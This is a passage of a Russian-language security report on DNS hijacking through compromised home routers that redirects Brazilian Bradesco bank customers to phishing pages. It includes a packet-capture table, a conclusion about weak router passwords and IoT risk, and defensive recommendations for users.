
Ниже представлен скриншот фишинговой веб-страницы по состоянию на 2016-08-30 (DNS 142.4.201.184).



Другой фишинговый сайт напоминает свою легитимную версию вполне правдиво. IP-адрес 23.3.13.59 является легитимным IP-адресом банка. Настоящий сайт «www.banco.bradesco.com.br» перенаправляется на «banco.bradesco», который также принадлежит банку, но его IP принадлежит уже злоумышленникам.

Source	Source Port	Destination	Destination Port	Protocol	Length	Host	Info
192.168.80.129	49175	23.3.13.59	80	HTTP	482	www.bradesco.com.br	GET / HTTP/1.1
192.168.80.129	49175	23.3.13.59	80	HTTP	506	www.bradesco.com.br	GET /html/classic/index.shtm HTTP/1.1
192.168.80.129	49176	23.3.13.59	80	HTTP	393	www.bradesco.com.br	GET /favicon.ico HTTP/1.1
192.168.80.129	49175	23.3.13.59	80	HTTP	554	www.bradesco.com.br	GET /html/classic/home/images/banners/banner-pagamento-de-contas.jpg HTTP/1.1
192.168.80.129	49180	176.126.247.224	80	HTTP	524	banco.bradesco	GET /html/classic/index.shtm HTTP/1.1
192.168.80.129	49183	23.3.13.59	80	HTTP	566	www.bradesco.com.br	GET /html/classic/home/images/banners/banner-promo-super-consignado-bradesco.jpg HTTP/1.1
192.168.80.129	49183	23.3.13.59	80	HTTP	561	www.bradesco.com.br	GET /html/classic/home/images/banners/banner-novo-site-bradesco-seguros.jpg HTTP/1.1
192.168.80.129	49184	23.3.13.59	80	HTTP	557	www.bradesco.com.br	GET /html/classic/home/images/banners/banner-pagamentos-leitor-home.jpg HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	535	www.bradesco.com.br	GET /html/classic/home/images/ico-portalbilidade.png HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	473	www.bradesco.com.br	GET /html/classic/home/images/ico-seguro-app.png HTTP/1.1
192.168.80.129	49181	176.126.247.224	80	HTTP	525	banco.bradesco	GET /html/classic/index.shtm/ HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	478	www.bradesco.com.br	GET /html/classic/home/images/ico-recarga-celular.png HTTP/1.1
192.168.80.129	49187	23.3.13.59	80	HTTP	477	www.bradesco.com.br	GET /html/classic/home/images/grafismo-olimpiada.png HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	484	www.bradesco.com.br	GET /html/classic/home/images/125x55_icon_cursos_online.png HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	478	www.bradesco.com.br	GET /html/classic/home/images/125x55_2via_boleto_.png HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	487	www.bradesco.com.br	GET /html/classic/home/images/125x55_regularizacao_divida_.png HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	481	www.bradesco.com.br	GET /html/classic/home/images/125x55_senha_4_digitos.png HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	494	www.bradesco.com.br	GET /html/classic/home/images/destaques/destaque-bradesco-explica.jpg HTTP/1.1
192.168.80.129	49175	23.3.13.59	80	HTTP	490	www.bradesco.com.br	GET /html/classic/home/images/destaques/destaque-cliente-hsbc.jpg HTTP/1.1
192.168.80.129	49175	23.3.13.59	80	HTTP	492	www.bradesco.com.br	GET /html/classic/home/images/destaques/destaque-home-infoemail.jpg HTTP/1.1
192.168.80.129	49184	23.3.13.59	80	HTTP	491	www.bradesco.com.br	GET /html/classic/home/images/destaques/destaque-acesso-gratis.jpg HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	503	www.bradesco.com.br	GET /html/classic/home/images/destaques/destaque-transacoes-internacionais.jpg HTTP/1.1
192.168.80.129	49188	176.126.247.224	80	HTTP	520	banco.bradesco	GET /html/classic/index.html HTTP/1.1

Ниже представлен скриншот этой фишинговой веб-страницы по состоянию на 2016-08-31 (DNS 185.125.4.181). Также обратите внимание на то, что отсутствует favicon.ico, а флажок «запомнить меня» и кнопка «OK» поменялись местами.



Заключение

Вне зависимости от того, какую цель преследуют злоумышленники компрометацией роутера, т. е. заинтересованы ли они в организации простого фишинга или бэкдора для управления роутером, смысл остается один и заключается он в использовании слабых паролей учетных записей для доступа к роутеру. Кроме этого, злоумышленники могут использовать существующие многочисленные уязвимые типы роутеров. Такие уязвимости описаны по следующим ссылкам здесь и здесь. Тем не менее, наиболее распространенной целью злоумышленников при компрометации роутеров остается возможность подмены DNS.

Безопасность роутеров приобретает все большее значение и организация фишинга злоумышленниками не единственная причина этому. Имея доступ к роутеру, злоумышленники могут успешно войти в домашнюю сеть и проверить ее на присутствие там других подключенных устройств. От умных телевизоров Smart TV до системы управления домом и умных холодильников. Существует множество IoT-устройств, которые могут быть подключены к роутеру и входить в домашнюю сеть.

Кроме этого, сами IoT-устройства также могут быть уязвимы из-за установленных известных или слабых паролей. Пользователь может забыть изменить пароль, либо установить на устройство слабый пароль, подвергая устройство дополнительному риску.

Рекомендации

Следующие рекомендации помогут вам не стать жертвой подобных атак.

- Измените ваш стандартный пароль роутера на более надежный.
- Проверьте следующие настройки роутера: для страницы настроек DNS оптимальным выбором является 8.8.8.8 или 8.8.4.4, в противном случае следует обратиться за значением к своему провайдеру; отключите настройку удаленного управления роутером.
- Проверьте наличие обновления для прошивки своего роутера.
- Попробуйте поискать информацию о модели вашего роутера и присутствующих в нем уязвимостей.
- Обратитесь к своему провайдеру за обновлением прошивки роутера или его замены.
- Используйте плагин блокировки скриптов NoScript с включенной функцией ABE (Application Boundary Enforcer) в веб-браузере.
- Регулярно проверяйте свой роутер на предмет уязвимостей.